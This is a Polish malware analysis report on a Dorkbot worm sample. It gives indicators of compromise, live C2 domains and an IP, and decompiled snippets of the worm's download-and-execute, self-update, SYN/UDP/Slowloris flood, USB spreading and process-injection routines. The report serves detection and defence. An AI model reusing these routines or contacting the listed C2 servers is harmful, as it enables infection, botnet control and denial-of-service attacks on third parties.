

Dorkbot - analiza

Informacje o dokumencie

Opis	Dokument zawiera opis próbki malware, która została rozpoznana jako Dorkbot - w szczególności jego opis działania, funkcji oraz sygnatur hostowych oraz sieciowych.
Odbiorca	
Dokumenty powiązane	

Ewidencja zmian

Wersja	Status	Zatwierdzony przez	Data
V1.0	Utworzenie dokumentu		15.06.2024

Autorzy

Rola	Imię i nazwisko	Firma	Funkcja
Autor	Paweł Czernecki	-	Analitik malware

Spis treści

1 Dorkbot	3
1.1 Streszczenie	3
1.2 IOC	4
1.3 Instalacja	4
1.3.1 Replikacja pliku	4
1.3.2 Generowanie nazwy pliku	5
1.3.3 Trwałość	5
1.4 Komunikacja sieciowa	6
1.4.1 Komunikacja z serwisem do geolokalizacji	6
1.4.2 Komunikacja z serwerami Command and Control	7
1.5 Funkcje botnetu	8
1.5.1 Dropper	9
1.5.2 Updater	9
1.5.3 Ataki DDOS	10
1.6 Replikacja	11
1.6.1 Przez pamięć USB	12
1.6.2 Przez serwisy społecznościowe	12
1.7 Wstrzykiwanie procesów	13
1.7.1 Technika	13
1.7.2 Procesy pod które się podszywa	13

1 Dorkbot

1.1 Streszczenie

Rodzina malware	Worm.Dorkbot
Nazwa pliku	5ef7ff9bda8ff5f5b6154a27e1f37a51f01fd56e2e37aeb1ac71d1d6bf6a20c1.exe
Rozmiar	96256 bajtów
Hash MD5	e84977359949f63c93245790e8a90506
Hash SHA1	c8c8fe86f5765baad77015e60cbf1ed8ff747785
Hash SHA256	5ef7ff9bda8ff5f5b6154a27e1f37a51f01fd56e2e37aeb1ac71d1d6bf6a20c1
Opis	<p>Próbka została rozpoznana jako należąca do grupy malware Worm.Dorkbot. Próbka jest robakiem i posiada zdolność do samoreplikacji takimi ścieżkami jak pamięć USB, komunikatory internetowe. Próbka jest klientem botnetu, który komunikuje się z serwerem C2 poprzez protokół IRC. Malware posiada zdolność do pobierania i instalacji innego rodzaju malware oraz do aktualizacji. Dodatkowo cały botnet może być użyty do przeprowadzania różnego rodzaju ataków typu DDOS. Oprogramowanie używa technik typu Process Injection.</p>

1.2 IOC

Indicators of Compromise
Stworzony pliki <ul style="list-style-type: none"> • %appdata%/{6znakow}.exe <p>Dla przykładu:</p> <ul style="list-style-type: none"> • C:\Documents_and_Settings\Administrator\Application_Data\Opokoy.exe <p>Może również wystąpić:</p> <ul style="list-style-type: none"> • %appdata%/lol.exe
Zmiany w rejestrze <ul style="list-style-type: none"> • HK_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Mutexy <ul style="list-style-type: none"> • FvLQ49IlyLj6m
Sieć <ul style="list-style-type: none"> • dead.fflyy.su • wired.kei.su • 95.142.44.96

1.3 Instalacja

Streszczenie
Próbka replikuje się do innego katalogu pod inną nazwą - uzależnioną od środowiska ofiary. Plik zostaje dodany do autostartu.
ATT&CK
T1014, T1547.001

1.3.1 Replikacja pliku

<pre> mov edi, eax call dword ptr ds:[<GetModuleFileName>] push esi push edi push 5ef7ff9bda8ff5f5b6154a27e1f37a51f0 push 5ef7ff9bda8ff5f5b6154a27e1f37a51f0 call dword ptr ds:[<wsprintfw>] </pre>	<pre> edi:L"C:\Users\User\AppData\Roaming esi:L"Fehghv" edi:L"C:\Users\User\AppData\Roaming" 4135DC:L"%s\\%s.exe" </pre>
---	--

Malware pobiera ścieżkę prowadzącą do %appdata%, następnie konstruuje ścieżkę do której jest kopiowany.

```

11:4... Explorer.E... 840 Thread Exit SUCCESS Thread ID: 19...
11:4... Explorer.E... 840 CreateFile C:\Users\ vboxuser\AppData\Roaming\Rbzgzy.exe ed Acce...
11:4... Explorer.E... 840 QueryBasi... C:\Users\ vboxuser\AppData\Roaming\Rbzgzy.exe SUCCESS CreationTim...

```

Następnie tworzony jest plik pod tą lokalizacją.

1.3.2 Generowanie nazwy pliku


```

UVar1 = GetWindowsDirectoryW(&local_210,0x208);
if (UVar1 != 0) {
    lstrcpyW(&local_418,&local_210,4);
    local_8 = 0;
    BVar2 = GetVolumeInformationW
        (&local_418,(LPWSTR)0x0,0,&local_8,(LPDWORD)0x0,(LPDWORD)0x0,(LPWSTR)0x0,0);
    if (BVar2 == 0) {
        local_8 = 0x1337b00b;
    }
    iVar3 = strlenA(&DAT_004157a0);
    if (iVar3 != 0) {
        do {
            local_8 = local_8 + (int)(char)(&DAT_004157a0)[uVar5];
            uVar5 = uVar5 + 1;
            uVar4 = strlenA(&DAT_004157a0);
        } while (uVar5 < uVar4);
    }
    *lpString1 = (ushort)(byte)local_8 % 0x1a + L'A';
    lpString1[1] = (ushort)local_8._1_1_ % 0x1a + L'a';
    lpString1[2] = (ushort)local_8._2_1_ % 0x1a + L'a';
    lpString1[3] = (ushort)local_8._3_1_ % 0x1a + L'a';
    lpString1[4] = (ushort)local_8._2_1_ % 0x1a + L'a';
    lpString1[5] = (short)((ulonglong)((uint)local_8._3_1_ + (local_8 & 0xff)) % 0x1a) + L'a';
    if (param_1 != 0) {
        lstrcatW(lpString1,L".exe");
    }
    return lpString1;
}
return L"lol.exe";

```

Nazwa pliku zawsze jest 6 literowa i generowana jest przez powyższy algorytm. Jeśli nie powiedzie się wykonanie komendy GetWindowsDirectoryW malware może zostać zapisany pod nazwą lol.exe.

1.3.3 Trwałość



```

_DAT_0044b990 = 0x80000001;
DAT_0044b998 = (undefined *)FUN_00402460(0x104);
DAT_0044b994 = (undefined *)FUN_00402460(0x104);
DAT_0044b99c = (undefined *)FUN_00402460(0x104);
if (((DAT_0044b998 != (undefined *)0x0) && (DAT_0044b994 != (undefined *)0x0)) &&
    (DAT_0044b99c != (undefined *)0x0)) {
    length = strlenA(&DAT_0044b3e0);
    CopyFromParam2ToParam1(DAT_0044b998, &DAT_0044b3e0, length);
    length = FUN_00403690(u_Software\Microsoft\Windows\Curre_00415b80);
    CopyFromParam2ToParam1
        (DAT_0044b994, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", length);
    length = strlenA(&DAT_0044ac50);
    CopyFromParam2ToParam1(DAT_0044b99c, &DAT_0044ac50, length);
    status = CreateThread(LPSECURITY_ATTRIBUTES)0x0, 0, ChangeRegKey &DAT_0044b990, 0, (LPDWORD)0x0);
    CloseHandle(status);
}

```

Plik zostaje dodany do autostartu poprzez dodanie klucza rejestru pod ścieżką HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run.

1.4 Komunikacja sieciowa

Streszczenie

Próbka komunikuje się z serwisem do ustalania geolokalizacji przez protokół HTTP oraz z dwoma serwerami CC poprzez protokół IRC.

ATT&CK

T1071, T1614

1.4.1 Komunikacja z serwisem do geolokalizacji

```

[DNS Query Received.]
  Domain name: api.wipmania.com
[DNS Response sent.]
[Listening on UDP Port: 67.]
[Redirecting a socket destined for 255.255.255.255 to localho
[Received data on UDP port 67.]
  @@@

[Received new connection on port: 80.]
[New request on port 80.]
  GET / HTTP/1.1
  User-Agent: Mozilla/4.0
  Host: api.wipmania.com

[Sent http response to client.]

```

Możemy zauważyć, że malware wykonuje zapytanie do serwisu api.wipmania.com w celu pobrania danych o geolokalizacji.

```

pcVar2 = (char *)HeapAlloc(DAT_0044a70c,8,0x104);
param_1[3] = pcVar2;
iVar4 = GetInternetFileFrom(s_http://api.wipmania.com/_004168e8,&local_8,&local_18,"");
if (iVar4 == 0) {
    iVar4 = GetLocaleInfoA(0x800,7,&local_4b4,0x400);
    if (iVar4 == 0) {
        pcVar2 = param_1[3];
        lpString = "ERR";
    }
    else {
        lpString = &local_4b4;
B_0040b715:
        pcVar2 = param_1[3];
    }
}

```

Możemy zauważyć, że malware może również pobrać tą informację przez użycie funkcji GetLocaleInfoA w przypadku niepowodzenia zapytania.

1.4.2 Komunikacja z serwerami Command and Control

```

[DNS Query Received.]
  Domain name: dead.fflyy.su
[DNS Response sent.]

[Received new connection on port: 8080.]
[New request on port 8080.]
[Received unsupported HTTP request.]
PASS secret
NICK n{USA!XPa}nexhfqz
USER nexhfqz 0 0 :nexhfqz
[Redirecting a socket destined for 255.255.255.255 to localhost.]
[Received data on UDP port: 67.]

```

```

[DNS Query Received.]
  Domain name: wired.kei.su
[DNS Response sent.]




[Received new connection on port: 8080.]
[New request on port 8080.]
[Received unsupported HTTP request.]
PASS secret
NICK {USA!XPa}usbexsa
USER usbexsa 0 0 :usbexsa




```


Możemy zaobserwować też komunikację z dwoma serwerami C2. Malware używa do komunikacji protokołu IRC. Serwer dostępny jest pod portem 8080. W czasie analizy malware uzyskaliśmy dwie domeny, których używa malware: dead.fflyy.su oraz wired.kei.su




DNS CHECK


dead.fflyy.su A Search

   CD Flag Refresh: 20 sec.

 San Francisco CA, United States 95.142.44.96  




OpenDNS 




 Mountain View CA, United States 95.142.44.96  


Google 




DNS CHECK


wired.kei.su A Search

   CD Flag Refresh: 20 sec.

 San Francisco CA, United States 95.142.44.96  

OpenDNS 

 Mountain View CA, United States 95.142.44.96  

Google 

Zarówno serwer, jak i domeny są aktywne (wskazują na jedną maszynę).

```
ubuntu@DESKTOP-6IS77NR:/mnt/c/Users/pc$ telnet dead.fflyy.su 8080
Trying 95.142.44.96...
Connected to dead.fflyy.su.
Escape character is '^]'.
PASS secret
NICK test
PING :886076CB
```

Nadal możemy się połączyć z wspomnianym serwerem. Powyższy stan na 6 czerwca 2024 roku.

1.5 Funkcje botnetu

Botnet posiada szereg funkcji, z którego główne to bycie dropperem, możliwość aktualizowania samego siebie oraz przeprowadzanie różnego rodzaju ataków DDOS. Wiedza o jego funkcjach pochodzi głównie z analizy statycznej.

1.5.1 Dropper

Streszczenie
Malware pełni funkcję dostarczania innego złośliwego oprogramowania.
ATT&CK
T1105

```

errorStatus = GetInternetFileFrom(local_8,&local_1c,(int *)&local_10,"");
if (errorStatus == 0) {
    errorStatus = 0;
}
else {
    pwVar5 = (wchar_t *)FUN_00406870();
    if (pwVar5 == (wchar_t *)0x0) {
        errorStatus = -2;
    }
    else {
        pwVar6 = (LPCWSTR)FUN_004068e0(pwVar5,L"exe");
        local_c = pwVar6;
        errorStatus = write_download(pwVar6,&local_1c,local_10);
        if (errorStatus == 0) {
            errorStatus = -3;
        }
        else {
            (*pcVar7)(1000);
            if (ppcVar1[1] == (char *)0x0) {
_0040df55:
                if (DAT_0044b528 != 0) {
                    DAT_0044b524 = 1;
                }
                (*pcVar7)(0x32);
                if ((ppcVar1[1] == (char *)0x0) || (local_18 != 0)) {
                    errorStatus = create_process(local_c);
                    if (errorStatus == 0) {
                        errorStatus = -4;
                    }
                }
                else {
                    if (local_18 != 0) {
                        execute("dlds","%s");
                    }
                    errorStatus = 1;
                }
            }

```

Malware może pobrać plik z internetu, a następnie go wykonać. Zapisuje go do katalogu tmp, a po wykonaniu go usuwa.

1.5.2 Updater

Streszczenie
Malware posiada opcję aktualizacji.
ATT&CK
T1105

```

if (iVar3 == 0) {
    iVar3 = wite_download((LPCWSTR)&DAT_0044ada0,&local_14,local_c);
    if (((iVar3 == 0) &&
        (BVar4 = MoveFileExW(lpFileName, (LPCWSTR)&DAT_0044ada0, 0xb), BVar4 < 1)) &&
        (BVar4 = MoveFileExW(lpFileName, (LPCWSTR)&DAT_0044ada0, 4), BVar4 == 0)) {
        status = -3;
    }
}
else {
    lstrcpyA(&DAT_0044a920, lpString);
    if (((LPCSTR)piVar1[2] != (LPCSTR)0x0) &&
        (iVar3 = lstrcmpA((LPCSTR)piVar1[2], "-r"), iVar3 == 0)) {
        SendMessageViaSocket2(&DAT_0044ad58, s_QUIT_:%s_00415d60);
        Sleep(2000);
        SystemReboot();
    }
}

```

Bardzo podobny mechanizm używany jest do aktualizacji złośliwego oprogramowania. Dodatkowo przenosi pobrany plik na miejsce docelowego i wyłącza komputer.

1.5.3 Ataki DDOS

Streszczenie

Próbka może wykonywać ataki DDOS SYN flood, UDP flood oraz SlowLoris.

ATT&CK

T1498

SlowLoris

```

lpString = (LPCSTR)MakeHttpRequest(param_13);
lstrcpyA(&local_1ec, "X-a: b\r\n");
lstrcpyA(&local_2f0, "Connection: Close\r\n\r\n");
iVar1 = strlenA(lpString);
iVar6 = 0;
do {
    if (DAT_0044a29c == (code *)0x0) {
        send(aSStack_e8[iVar6], lpString, iVar1, 0);
    }
    else {
        (*DAT_0044a29c)(aSStack_e8[iVar6]);
    }
    iVar6 = iVar6 + 1;
} while (iVar6 < 0x32);
Sleep(1000);

```

Możemy zaobserwować otwarcie połączenia.

```

Sleep(1000);
iVar1 = strlenA(&local_1ec);
DVar3 = GetTickCount();
if (DVar3 < local_8) {
    while (DAT_00415b7c == 0) {
        Sleep(2500);
        iVar8 = 0x32;
        iVar6 = 0;
        do {
            if (DAT_0044a29c == (code *)0x0) {
                iVar4 = send(aSStack_e8[iVar6],&local_1ec,iVar1,0);
            }
            else {
                iVar4 = (*DAT_0044a29c)(aSStack_e8[iVar6],&local_1ec);
            }
            if (iVar4 < 1) {
                iVar8 = iVar8 + -1;
            }
            iVar6 = iVar6 + 1;
        } while (iVar6 < 0x32);
        if ((iVar8 == 0) || (DVar3 = GetTickCount(), local_8 <= DVar3)) break;
    }
}

```

A następnie dosyłanie kolejnych nagłówków X-a: b.

SYN flood

```

-----
SendMessage(&DAT_0044ad58,PTR_DAT_00415758,s_[SYN]:_Starting_flood_on_"%s:%d"_00415ee4);
Synflood(&local_404,(u_short)iVar2,iVar5);
DAT_00415b7c = 1;
SendMessage(&DAT_0044ad58,PTR_DAT_00415758,s_[SYN]:_Finished_flood_on_"%s:%d"_00415f18);

```

Malware posiada opcję wykonania ataku TCP SYN flood.

UDP flood

```

-
SendMessage(&DAT_0044ad58,PTR_DAT_00415758,s_[UDP]:_Starting_flood_on_"%s:%d"_00415e8c);
udp_flood(&local_404,iVar2,iVar5);
DAT_00415b7c = 1;
SendMessage(&DAT_0044ad58,PTR_DAT_00415758,s_[UDP]:_Finished_flood_on_"%s:%d"_00415ec0);

```

A także UDP flood.

1.6 Replikacja

Streszczenie

Oprogramowanie posiada możliwość replikacji przez pamięci USB oraz czaty MSN.

ATT&CK

T1091

1.6.1 Przez pamięć USB

```
iVar2 = create_coppy(local_404);
if (iVar2 != 0) {
    iVar2 = add_autorun(local_404);
    if (iVar2 != 0) {
        SendMessage(&DAT_0044ad58, PTR_DAT_00415774, s_[USB]:_Infected_%s_00415f3c);
        DAT_0044b50c = DAT_0044b50c + 1;
    }
}
```

Próbka posiada zdolność replikacji przez dodanie swojej kopii na urządzenie USB, a następnie utworzenie autorun.inf

1.6.2 Przez serwisy społecznościowe

```
do {
    _snprintf(&local_21c, 0x1fff, "%s=", *(undefined4 *) ((int)&PTR_s_msg_text_00416980 + iVar5))
    ;
    bVar1 = CheckURLTemplate(*(char **) ((int)&PTR_s_*facebook.*ajax/chat/send.php*_0041697c
        + iVar5), param_2);
    if ((CONCAT31(extraout_var, bVar1) != 0) &&
        (pcVar2 = strstr(local_14, &local_21c), pcVar2 != (char *)0x0)) {
        puVar4 = FUN_00407610(&local_18, "http", "int");
        iVar5 = atoi((char *)puVar4);
        if (iVar5 != 0) {
            if ((uint)(&DAT_00416984)[iVar3 * 4] < iVar5 - 1U) {
                (&DAT_00416984)[iVar3 * 4] = (&DAT_00416984)[iVar3 * 4] + 1;
            }
            else {
                puVar4 = FUN_00407610(&local_18, "http", "msg");
                if (puVar4 != (undefined4 *)0x0) {
                    bVar1 = FUN_00407700("httpi");
                    lpString = FUN_0040fe00(local_14, (&PTR_s_msg_text_00416980)[iVar3 * 4],
                        (byte *)puVar4, CONCAT31(extraout_var_00, bVar1));
                    if (lpString != (LPSTR)0x0) {
                        iVar5 = strlenA(lpString);
                        local_8 = HTTP_REQ(param_1, lpString, iVar5);
                        if (local_8 != (LPSTR)0x0) {
                            local_10 = 1;
                            (&DAT_00416984)[iVar3 * 4] = 0;
                            FUN_0040a310("%s.%s hijacked!");
                        }
                    }
                }
            }
        }
    }
```

1.7 Wstrzykiwanie procesów

Streszczenie
Próbka stosuje techniki typu Process Injection.
ATT&CK
T1055

1.7.1 Technika

```

pvVar1 = FUN_004035e0();
if (DAT_00437a64 != pvVar1) {
    return 0;
}
hObject = OpenProcess(0x47a,0,param_1);
if (hObject == (HANDLE)0x0) {
    GetLastError();
    return 0;
}
iVar2 = FUN_004042e0(hObject,param_2,param_3);
CloseHandle(hObject);
return iVar2;
}

```

Na początku następuje otwarcie procesu i uzyskanie uchwytu do tego procesu.

```

if (param_2[2] != 0) {
    lpBaseAddress = VirtualAllocEx(param_1, (LPVOID)0x0, param_2[2], 0x3000, 0x40);
    if (lpBaseAddress == (LPVOID)0x0) goto LAB_0040439f;
}
if (param_2[2] != 0) {
    BVar3 = WriteProcessMemory(param_1, lpBaseAddress, (LPCVOID)param_2[1], param_2[2], &local_c);
    if ((BVar3 == 0) || (param_2[2] != local_c)) goto LAB_0040439f;
}
local_8 = FUN_00404160(param_1, param_2[3], (int *)param_2[4], param_2[5], (int *)param_2[6]);
if (local_8 != (LPVOID)0x0) {
    hObject = CreateRemoteThread(param_1, (LPSECURITY_ATTRIBUTES)0x0, 0,
        (LPTHREAD_START_ROUTINE)((*param_2 - DAT_00437a70) + (int)local_8),
        lpBaseAddress, 0, (LPDWORD)0x0);
}

```

Następnie kod alokuje pamięć w procesie docelowym za pomocą VirtualAllocEx. Następnie kod zapisuje swój kod w alokowanej pamięci przez funkcję WriteProcessMemory. Następnie złośliwy kod jest uruchamiany przez użycie funkcji CreateRemoteThread.

1.7.2 Procesy pod które się podszywa

11:4...	Explorer.E...	840	Thread Exit	SUCCESS	Thread ID: 19...
11:4...	Explorer.E...	840	CreateFile	C:\Users\wboxuser\AppData\Roaming\Rbzgzx.exe	ed Acce...
11:4...	Explorer.E...	840	QueryBasi...	C:\Users\wboxuser\AppData\...	SUCCESS CreationTim...

Wykryliśmy, że malware wstrzykuje się do procesów explorer.exe, taskeng.exe oraz svchost.exe